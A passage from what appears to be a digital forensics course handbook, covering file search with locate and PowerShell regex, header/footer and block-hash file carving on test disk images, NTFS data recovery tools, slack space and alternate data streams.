6.5.2 Search for files using locate

An alternative to find is the locate command. Locate is quicker than find and is able to search the entire file system without problems because unlike find, locate is based on a database of the Linux files and as a consequence to yield meaningful results, the database needs to be up to date, this can be done manually, since it is usually only done once or twice a day using a daemon:

```
$ sudo updatedb
```

locate uses a very simple syntax:

```
$ locate filename
```

With a few basic options, we can filter the output, for example -b only searches the basename, -e only returns still existing results or -S yields the statistics of a result:

```
$ locate -e filename
```

6.6 Using Regular Expressions in Windows PowerShell

For achieving similar results in a Windows Powershell environment, one can leverage the regular expression capabilities of the .Net framework. This can be done by using the -match operator which compares a string to a regular expression and returns true if the string matches the expression and false otherwise. The most basic example looks as follows:

```
C:\> 'Constitution' -match 'tion'
```

this will yield the result True. By default the PowerShell regex is not case sensitive thus

```
C:\> 'Constitution' -match 'TioN'
```

will also yield True, this behavior can be changed by using the -cmatch option instead which makes the regex case sensitive. Furthermore, PowerShell also supports the wild cards and repeaters . ? + *

```
C:\> 'constitution' -match 't..n'
C:\> 'Constitution' -match 't?n'
```

will also yield True. To search for the wild card and repeater characters in a string, one has to use a backlash to escape their functionality and treat them as characters:

```
C:\> 'Constitution' -match 't\?n'
```

this will obviously yield False since there is no ? in the examined string. Note that this is not the standard PowerShell escape character but rather the regex standard for escaping special characters.

A broader form of a wild card is the character class. This represents an entire group of characters:

- \w matches any word character, meaning letters and numbers
- \s matches any white space character, such as tabs, spaces, etc
- \d matches any digit character
- \W matches any non-word character
- \S matches non-white space characters
- \D matches non-digits

```
C:\> 'Constitution' -match '\w'
```

will thus yield true, since the string consists of characters. If we want to specify ranges of characters we can also make use of the square brackets and curly braces of the regex syntax:

```
C:\> 'Constitution' -match 'C[a-z]*n'
or
C:\> 'Constitution' -match 'C\w{1,10}n'
```

Returning to our previous email example, we are now able to use PowerShell to check if a given string matches the email regex:

```
C:\> 'suspect@mail.com' -match '[A-Za-z0-9\._%+-]+@[A-Za-z0
    -9\.-]+\.[A-Za-z]{2,6}'
```

6.6.1 Select-String in Powershell

Select-String can be used like grep on UNIX to search for text and text patterns in input strings and files. Select-String, or sls, searches for the first match of a specified pattern and outputs the corresponding filename, line number, and the whole line of the matched pattern. It uses, just like grep, regular expressions to match strings.

Suppose we want to find all the occurrences of the String President in the US Constitution, one would issue a command like the following:

```
C:\>  Select-String -Path 'constitution.txt' -Pattern 'President'
constitution.txt:72:The Vice President of the United States shall
    be President of the Senate, but
constitution.txt:75:The Senate shall choose their other Officers,
    and also a President pro tempore,
constitution.txt:76:in the absence of the Vice President, or when
    he shall exercise the Office of
constitution.txt:77:President of the United States.
[    ]
```

Using the option -Path we specify the path to the file we want to search and using the option -Pattern we can specify the search pattern. Other useful options can be used likewise and the following list shows a few examples:

- -CaseSensitive matches are case sensitive
- -AllMatches searches for more than one match in a line
- -Context outputs specified number of lines before and after a match
- -Exclude excludes specified items

6.7 Resources

https://www.blackbagtech.com/
https://medium.com/factory-mind/
https://technet.microsoft.com/en-us/library/2007.11.powershell.aspx

Chapter 7

File Carving

7.1 Introduction

Data Carving is about identifying and extracting file types out of undifferentiated blocks, raw data. This is done by analyzing file formats. This hack discusses two techniques of data carving. First, we will start with some basics about file systems and fragmentation. Later we will explain the methods of byte-based data carving and block hashed data carving. The first one focuses on searching for data byte by byte, comparing the file structures and extracting the found files. This is a very simple method and limited to non-fragmented data. The second method is restricted on detecting the presence of a specific file by comparing hashes, however its not affected by fragmentation.

Of course, the examples used in this paper are very straightforward examples to understand the basics of the underlying carving methods. Further development of these examples can minimize carving time and increase the accuracy of the results.

7.2 File systems

The file system is a structure for storing and organizing computer files and their metadata on the hard drive, memory card, USB, etc. File systems locate the files in blocks. Blocks are always occupied in whole, even if only one bit is stored in it. If the size of a file is smaller or equal to the size of a block, its stored in one, single block, otherwise, the file occupies more than one block. But if the next block is already occupied, the file system must find the next free block. These splitting of blocks belonging to one file is called fragmentation. Of course, larger files are more likely to be fragmented.

Figure 7.1: FAT Filesystem





Figure 7.2: NTFS Filesystem



7.2.1 FAT

FAT stands for File Allocation Table. In particularly, Fat is used for USB sticks and external hard drives, not only used with Windows OS. There are some different types of FAT: FAT12, FAT16, FAT32. The Cluster size is 16KiB3. FAT is storing data in a very simple way, saving data in a row and causing a lot of fragmentation. See Figure 6.1.

7.2.2 NTFS


NTFS stands for New Technology File System. It is particularly used for the inbuilt hard drive but can also be used for external hard drive exclusively used with Windows OS. The Cluster size is 4KiB3. Information about each file, as the corresponding clusters, is stored in a file included in the MFT (Master File Table)4. NTFS arranges data smarter than FAT. It allocates buffer space, preventing that enlarging files will immediately cause fragmentation.See Figure 6.2.

7.2.3 Ext

Extended filesystem is the default file system in Linux. Block Sizes can be 1KiB, 2KiB, 4KiB, 8KiB. Ext saves data in an even more intelligent way than NTFS. The data is scattered all over the disk to minimize the fragmentation caused by editing and enlarging files. See Figure 6.2.

Talking about Windows OSs, FAT is more prone to fragmentation than NTFS. As we will see later, carving for files is not possible on fragmented disk images. This means it is more likely to successfully carve data from an image of NTFS than from an image of FAT.

Figure 7.3: Ext Filesystem



But no matter what OS is being used, a lot of reading and writing will sooner or later cause fragmentation.

7.3 Simple Header / Footer Carving

Header/Footer Carving is one of the easiest ways of file carving. With this method, we can identify the specific types of file headers and footers and then carve out the data between these headers and footers. This method is which is basically file-system independent, as file signatures and structures are the same, but it doesn't work in case the files:

- do not have a standard footer signature
- are fragmented
- beginning is no longer present

Note:
The footer mode of Doc File is NEXT. This means Header + all data up to and excluding the footer, compare Figure. We just focus on the process of carving an unfragmented .jpg file as this method does not work for fragmented files. In the example, were going to work with the 11-carve-fat.dd data which is a FAT32 system and available in public/Schaeffer directory. We can recover some .jpeg files by using some commands in Linux and the header/footer method which I have already introduced above. In case we want to work with Windows we could use Cygwin to run Linux commands on your command line.

Step 1:
As we know any JPEG file starts with the header ff d8 ff followed by either e0 or e1 and ends with the footer ffd9. E1 just means this is a JPEG image and E2 Digital camera JPG using Exchangeable Image File Format (EXIF). So, we can search for the JPEG headers and footers. We start with searching for the headers, with:

```
$ xxd 11-carve-fat.dd | grep ffd8
```

Figure 7.4: Excerpt of common file signatures

Extension	Signature	Description
JFIF	FF D8 FF E0	JFIF IMAGE FILE - jpeg
JG	4A 47 03 0E	AOL ART file_1
JG	4A 47 04 0E	AOL ART file_2
JNT	4E 42 2A 00	MS Windows journal
JP2	00 00 00 0C 6A 50 20 20	JPEG2000 image files
JPE	FF D8 FF E0	JPEG IMAGE
JPE	FF D8 FF E0	JPE IMAGE FILE - jpeg
JPEG	FF D8 FF E0	JPEG IMAGE
JPEG	FF D8 FF E2	CANNON EOS JPEG FILE
JPEG	FF D8 FF E3	SAMSUNG D500 JPEG FILE
JPG	FF D8 FF E0	JPEG IMAGE
JPG	FF D8 FF E1	Digital camera JPG using Exchangeable Image File Format (EXIF)
JPG	FF D8 FF E8	Still Picture Interchange File Format (SPIFF)
JTP	4E 42 2A 00	MS Windows journal
KGB	4B 47 42 5F 61 72 63 68	KGB archive
KOZ	49 44 33 03 00 00 00	Sprint Music Store audio
KWD	50 4B 03 04	KWord document
LBK	C8 00 79 00	Jeppesen FliteLog file
LGC	7B 0D 0A 6F 20	Windows application log
LGD	7B 0D 0A 6F 20	Windows application log
LHA	2D 6C 68	Compressed archive
LIB	21 3C 61 72 63 68 3E 0A	Unix archiver (ar)|MS Program Library Common Object File Format (COFF)
LIT	49 54 4F 4C 49 54 4C 53	MS Reader eBook
LNK	4C 00 00 00 01 14 02 00	Windows shortcut file
LOG	2A 2A 2A 20 20 49 6E 73	Symantec Wise Installer log
LWP	57 6F 72 64 50 72 6F	Lotus WordPro file
LZH	2D 6C 68	Compressed archive
M4A	00 00 00 20 66 74 79 70 4D 34 41	Apple audio and video files
MANIFEST	3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D	Windows Visual Stylesheet
MAR	4D 41 72 30 00	MAr compressed archive

Figure 7.5: NEXT header






Figure 7.6: REVERSE header



this will yield:



Over all we can find 4 possible .jpg file headers:

- 1. Picture: Header: 00820A00
- 2. Picture: Header: 009A0A00
- 3. Picture: Header: 00A14A00
- 4. Picture: Header: 009A8200

In this example were just going to recover the third jpeg file image.

Step 2:
We need to convert the offset into a decimal number. There are two ways to do this:

```
$ printf "%d\n" 0x00a14a00
10570240
```


```
$ echo "ibase=16;00A214A00 | bc
10570240
```

Important: We don't care about the offset at the beginning of the line. Thus, we should do a calculation to know the offset of the header ffd8. In this case, we should do: Header: 10570240 +0 =10570240 We will do the for the footer but including the 2 bytes of the footer.

Step 3:

Now we need to find the footers, skipping those before the header offset. We writer:

```
$ xxd -s 10570240 11-carve-fat.dd | grep ffd9
```



Step 4:

We need to calculate the file size, by simply subtracting the header offset

from the footer offset.

```
$ echo " 10669538-10570240" | bc
99298
```

We get the resulting file size of 99298 bytes

Step 5:

Now we can finally extract the .jpg file with the command dd (data duplicator). We simply need to tell the system, what the original file we want to carve from is, the header offset, and the number of bytes we want to extract.

```
$ dd if=11-carve-fat.dd of=shark.jpg skip=10570240 bs=1 count=99298
99298+0 Datensätze ein
99298+0 Datensätze aus
99298 Bytes (99 kB, 97 KiB) kopiert, 0,552542 s, 180 kB/s
```

After all steps above there should be a new jpg-file in the current directory. Opening it we will see the picture of a shark.

7.4 Block-Hashed-Carving

Block hashed carving is a technique to detect the presence of a specific target file, even if the file has been fragmented, partially overwritten or slightly modified with the attempt of hiding. While file-based hashing calculates hash values of the whole file and cant detect the file, if only one bit has been modified, block-based hashing means creating hashes of data blocks and searching for similar blocks and e.g. recognizing 9 out of 10 similar Blocks, 90% of the original file.

Block-level hashing is the most basic scheme for determining the similarity of binary data. The technique generates and stores hashes for blocks of chosen size (usually the size of one block/cluster). Block hashes of two different files can be compared and by counting the number of matches found, a percentage of similarity can be calculated.

The hashed sectors need to be aligned with the file system allocation blocks so that the sector hashes will then be aligned with the file block hashes. However, deletion or insertion at the beginning of the disk image file can lead to the different division of the blocks and thus, different calculated hashes leading to no matches.

Another disadvantage is the increasing requirement of storage space due to fixed hash value lengths. For example, using the hash-calculation MD5 will always result in a hash value of 128 bit, even if only 1 byte has been put in9.

Unfortunately, this is no efficient method to search for evidence, due to its low evidential value. No matter how the hashes are being calculated, there is always a potential for hash value collision, especially for smaller block sizes. But even detecting all blocks, using larger block sizes only means that this file was once saved on that device, without the possibility of determining the time.

Example

The following steps explained, are based on the blockhash.sh script described in the book Computer Forensik Hacks, Hack #35, p.104. We will be working on the file 12-carve-fat.dd and try to find the haxor2.bmp file (cf. http://dftt.sourceforge.net/test12/index.html), here called test.bmp, we just extracted, using the carving tool Autopsy 4.6.0

Step 1:

Starting the script, we need to provide the device image we want to search in, the target file we want to search for, and the block size. As we know, we are working on an ext2 file system, we will choose the block size of 1024.

```
$ sh blockhash.sh 12-carve-ext2.dd test.bmp 1024
Zu suchende Datei = 12-carve-ext2.dd
Suchbereich = test.bmp
Blockgroesse = 1024
```

Step 2:

Now the number of blocks in both files are calculated, by:

```
let firstlength=$firstsize/$blocksize
let secondlength=$secondsize/$blocksize
```

resulting in 126325 blocks for the disk image file and 160 blocks for the .bmp file

Step 3:

These lengths are used to iterate over each block, calculating the MD5 hash values and storing them in two files. Here, the example of the first file for-loop:

```
for ((i=0; i < $(($firstlength)); i++)); do
dd if=$first bs=$blocksize skip=$i count=1 | md5sum | awk ' { print
    $1} ' >> $first.hashes
```

Step 4:

Both files, including the hash values, now can be compared. We count the matches in one file and calculating the result in a percentage by dividing it by the length of the other file:

```
hits1=$(grep -c -f $first.hashes $second.hashes)
firstpercent=$(echo "scale=2; ($hits1/$secondlength*100)" | bc -l )
```

So, we will get following output:

```
================================================================
Block-Hashlistenn wurden erstellt...
Es folgt der abgleich (bitte Gedult)...

160 von 160 Teilen (1024 Bytes pro Block) von test.bmp konnten in 12-carve-ext2.dd gefunden werden. Das entspricht 100.00 %.
125024 von 126325 Teilen (1024 Bytes pro Block) von 12-carve-ext2.dd konnten in test.bmp gefunden werden. Das entspricht 98.00 %.
```

We were able to find all of the .bmp files 160 hashes in our image file, which indicates that the .bmp file was saved on the hard drive at some time. As we see we have found 100% of the bmp file in the image file. The other way around, we even found 125042 hashes of the image file in the .bmp file. It is a little irritating that we have found 98% of our image file in the .bmp file even though the image file is much bigger. This is a good example of data collision.

Examining the image hash file, we can see that there are 124864 hashes of blocks of 0s that are included in the .bmp file hashes twice. Thats why these hashes are matched with the same .bmp hashes repeatedly. Adding those 124864 to the 160 hashes of the .bmp file we get the resulting 125024 matches.

To give it another try, we can now change the .bmp file within the drive image file, by changing one single byte, using a hex editor. This could happen due to partial overwriting or be an attempt to hide the file. Doing the same procedure again will now lead to the following result:

```
================================================================
Block-Hashlistenn wurden erstellt...
Es folgt der abgleich (bitte Gedult)...

159 von 160 Teilen (1024 Bytes pro Block) von test2.bmp konnten in 12-carve-ext2.dd gefunden werden. Das entspricht 99.00 %.
125023 von 126325 Teilen (1024 Bytes pro Block) von 12-carve-ext2.dd konnten in test2.bmp gefunden werden. Das entspricht 98.00 %.
```

In this case, we were able to find 159 matches, 99% of the .bmp file in the image file. Only one Block including the modified byte cant be matched. Still, we get a clear idea, of how possible it is, that this file was once stored on the hard drive.

7.5 Resources

www.ufsexplorer.com/und_fs.php
https://www.howtogeek.com/
https://praxistipps.chip.de/
https://ccm.net/contents/628-the-ntfs-file-system
https://de.slideshare.net/AakarshRaj/file-carving-46419175
https://www.filesignatures.net/
https://www.sciencedirect.com/science/article/pii/S1742287615000468
https://calhoun.nps.edu/
https://www.maketecheasier.com/defragment-linux/
www.pro-linux.de/
https://cygwin.com/cygwin-ug-net/cygwin-ug-net.pdf
https://www.sleuthkit.org/autopsy
https://www.sleuthkit.org/autopsy/features.php
https://www.sweetscape.com/articles/hex_editor.html

Chapter 8

Data Recovery in NTFS

8.1 Introduction

Data recovery is a field of digital forensics. Often people delete by mistake files on computer. Sometimes files can be really important company documents. Also, hardware and software failures can result in loss of import data. Hackers can intentionally delete files to cover up their tracks or to damage a targeted company. In all of these cases, digital forensics experts are called. These experts know how to recover potential data or files. Special software can be used to extract data from hard drives. This approach from a software side only works when physical drives are still properly working.


When a physical drive is no longer detected by the computer data recovery is very complicated. In these cases, special hardware experts must be called and software alone is often no longer able to recover the data. Depending on the different type of physical drive it may be harder to recover data. Mounted flash drives display the data to the operating system in the same way as a magnetic storage such as hard disk drives(HDD) but how they store data physically works totally different. Magnetic storage devices are easier to analyze because it is easier to unmount disk physically inside the HDD. On these disks, the data is located. Often times only the technology to read and write to these drives is damaged.

When a flash memory is not detected by the hardware it is often difficult to recover those because the chips are inside a circuit board. The memory chips need to be soldered out and this can be quite a tricky process. Additionally, flash drives constantly need to update the cells to create new empty cells. The operating system tells the SSD with the "TRIM" command to make certain blocks ready to use. In this process, old data is often finally cleared so the empty sectors are made available for reuse.

8.2 New Technology File System

Today many computer run a Microsoft Windows operating system. The default file system of Windows is NTFS since 1993. With Windows NT 3.1 the first version of NTFS was released. Another common file system that was developed by Microsoft is exFAT which fixes a lot of the old problems with the older FAT systems including FAT, FAT12, FAT16 and FAT32. For example, the maximum file size of FAT32 is 4GB. However, exFAT is not a journaling file system and will still be often used on flash drives such as SD-cards or USB-Sticks. NTFS is standard, however if mounted on Linux systems often additional drivers need to be installed. NTFS is journaling file system. A journaling file system is a layer of protection if errors or file corruption appears. For example, if a power failure happens and the system was not shut down properly data can be corrupted. However, a journaling file system keeps track of the write processes and if a failure occurs it can revert to the older state of a file. Because NTFS is not open source most of the functionality and information about the file system was reverse engineered over the years.


Figure 8.1: Structure of NTFS



8.2.1 File properties

Existing Files in windows can easily be inspected with a right click in the windows explorer. It displays all kinds of information about the file. A file can have attributes like write protected, encrypted and etc. When a file is deleted it still contains this kind of information at an offset on the master file table. Another great feature is the support of access control lists(short ACL).

Figure 8.2: File attributes in Windows files



8.2.2 Master file table

The NTFS file system has a master file table which stores all kind of meta information of every file. The metadata consists of data like the name of the file, last edited date, size, first cluster address, etc. Every file has an entry inside the master file table. Each record has a fixed size of 1024 bytes. The most interesting information when recovering files is the allocation flag. This flag is located at the offsets 22 and 23 of each record. This flag contains information about the status of a file. A file can either be deleted or allocated. With this information recovery tools like Recuva can browse through the entry of files and essentially recover old files. So when deleting files on NTFS they are just marked as unallocated. However, when deleted marked files are overwritten by the operating system it is really hard to recover the data and sometimes impossible. Using a hex editor we can actually search for master file entries manually. Each entry starts with the master file table signature which is "FILE0" IN ASCII, this can be seen in 8.3. The first 16 entries are system reserved. The first entry is the master file table itself. $MFT means master file table. The second entry is $MFTMir the master file table mirror. The $MFTMir is used to restore files when error occur because it stores a copy of a file before a change happens. A record start with a 48 byte header section as seen in figure 8.4.

Figure 8.3: Hex editor showing the first entry of the master file table




Figure 8.4: MFT Record header layout

Offset	Size	Description
00	Char 4	MFT record signature
04	Word	Offset to update sequence
06	Word	Number of entries in Fixup array
08	LongLong	$LogFile Sequence Number (LSN)
10	Word	Record usage number
12	Word	Hard link count
14	Word	Offset to first attribute
16	Word	Flags: 01 00 record in use, 02 00 directory
18	DWord	Actual size of MFT entry
1C	DWord	Allocated size of MFT entry
20	LongLong	File reference to the base FILE record
28	Word	Next attribute ID
2A	Word	
2C	DWord	MFT record number
30		Fixup values and Attributes

8.2.3 Data recovery with free software

Recuva

is a free software written in C++ to recover data from hard drives. It works best with NTFS and has a graphical interface. It is only supported on Windows operating systems. It is possible to specify file types and the file location as seen

in figure 1, which file types are supported are listed in table 1. Recuva needs a location to scan for files, the wizard easily let is you select the location as seen in figure 8.5b. The software offers two search modes:


- normal scan
- deep scan

Figure 8.5: Recuva Wizard

(a) Select file type in Recuva

(b) Select where to look for files

(c) Choose between normal and deep scan



The normal scan looks inside the master file table for deleted, corrupted and overwritten files. This scan is very fast. By default, Recuva will use the normal scan as seen in figure 8.5c. However, if the drive was formatted or damaged most of the time the normal scan is not sufficient. In that case, the mode deep scan might work. Deep scan does file carving and because of that, it is a lot slower. File names are also not recovered by the deep scan.

Table 8.1: Supported file types for deep scan

Graphics	BMP, JPG, JPEG, PNG, GIF, TIFF
Microsoft Office 2007	DOCX, XLSX, PPTX
Microsoft Office (pre-2007)	DOC, XLS, PPT, VSD
OpenOffice	ODT, ODP, ODS, ODG, ODF
Audio	MP3, MP2, MP1, AIF, WMA, OGG, WAV, AAC, M4A
Video	MOV, MPG, MP4, 3GP, FLV, WMV, AVI
Archives	RAR, ZIP, CAB
Other file types	PDF, RTF, VXD, URL

Testdisk


Unlike the other tools, Testdisk only comes with a command line interface. This software is also designed for partition recovery. This tool can help to

recover damaged boot drives.

Diskdigger

This is free software for private use only. This tool does not need an installation and also is able to scan DD-formated images.

Figure 8.6: Diskdigger



Glary Undelete

Another free software which also supports to search for a lot of different file types. This software has the overall best filter options. Nonetheless, this software does not offer the carving method. This software also comes with some adware.

Conclusion


There are a lot of different tools to recover deleted data. Mostly all of them offer the utility for a normal scan that only checks the master file table. And they also offer another mode that uses carving to scan for certain files types. They may differ in speed but the results are mostly the same.

8.3 Slack

Hard drives consist usually of 512 byte sectors. Depending on the configuration cluster sizes can be different. The cluster size is the minimal size the hard drive allocates for a file. Standard cluster size on NTFS is 4096 byte. That means 8 sectors combined are one cluster. Since the smallest file size has to be 4096 bytes a smaller file that usually would only take 1 byte still reserves the full cluster. 4095 bytes are unused. That remaining space is called slack. There are 2 different kinds of slack spaces. For example, the file takes up the first sector, however only the first byte. The last bytes in this sector are written with null bytes. This is called the RAM-slack. Former random RAM memory was written at the end of the sector. Unfortunately, this is not secure since the RAM can consist of sensitive data. In this case, the last 7 sectors are drive slack. They contain data that was written on these sectors before. Figure 8.7 shows that file A writes its content to 6 sectors of the cluster. The last 2 sectors contain whatever data was stored before. File B overrides the cluster where file A was stored. However, B is smaller than A and for that reason, 2 sectors with data from A still exist.

Digital forensics expert should know about the slack area and how to evaluate it. The drive slack may contain information about a person doing however, data

Figure 8.7: Slack space




must be assignable to a person. That is not the case with drive slack. For that reason, the information inside the drive slack is not valid in court, but it can help for further investigation since it is possible it contains some password keys. Hence the data is in most cases never complete analyzing the data can become quite difficult. A criminal could also use the slack space to hide certain data. Locating such data proves to be extremely time-consuming.

8.3.1 Alternate data streams in NTFS

In Windows XP, Microsoft introduced alternate data streams. Whenever a file in NTFS is created the meta informations are stored inside the header of the $MFT. The header inside the $MFT is followed by the attributes. One of these attributes is the $DATA section which stores the file data. Typically files only have one data stream that is the unnamed data stream. The name is because the default data stream has no name as seen in figure 8.8. The colon operator is used to attach a data stream to a file. So by default windows loads the empty data stream as the file data.


Figure 8.8: Accessing streams in NTFS



Alternate data streams do not show up in the directory listing and they do not increase the file size of the original file. So data can be hidden in those

streams. With the knowledge from figure 8.8 we can write and read data streams. In figure 8.9 we will create a file and write some text to it. As we can see it actually has a size of 34 bytes. The total free space on this drive is 8.150.261.760 bytes.


Figure 8.9: Create a file from the windows command line




We can actually use the notepad to open such a stream and write some content to it. In figure 8.10a a secret message is written to the alternate data stream called secret. The secret data would not be visible if we printed out the content as shown in figure 8.10b. However, we can use notepad again to view the content of the alternate data stream. The additional parameter /r is necessary to list data streams in the current directory. After creating the alternate data stream the actual file size is still the same. We can see that when we compare the allocated file size of foo.txt on figure 8.9 and 8.11. The free space of the drive also did not change.

Figure 8.10: Analyzing alter data stream in command line

(a) Writing hidden data

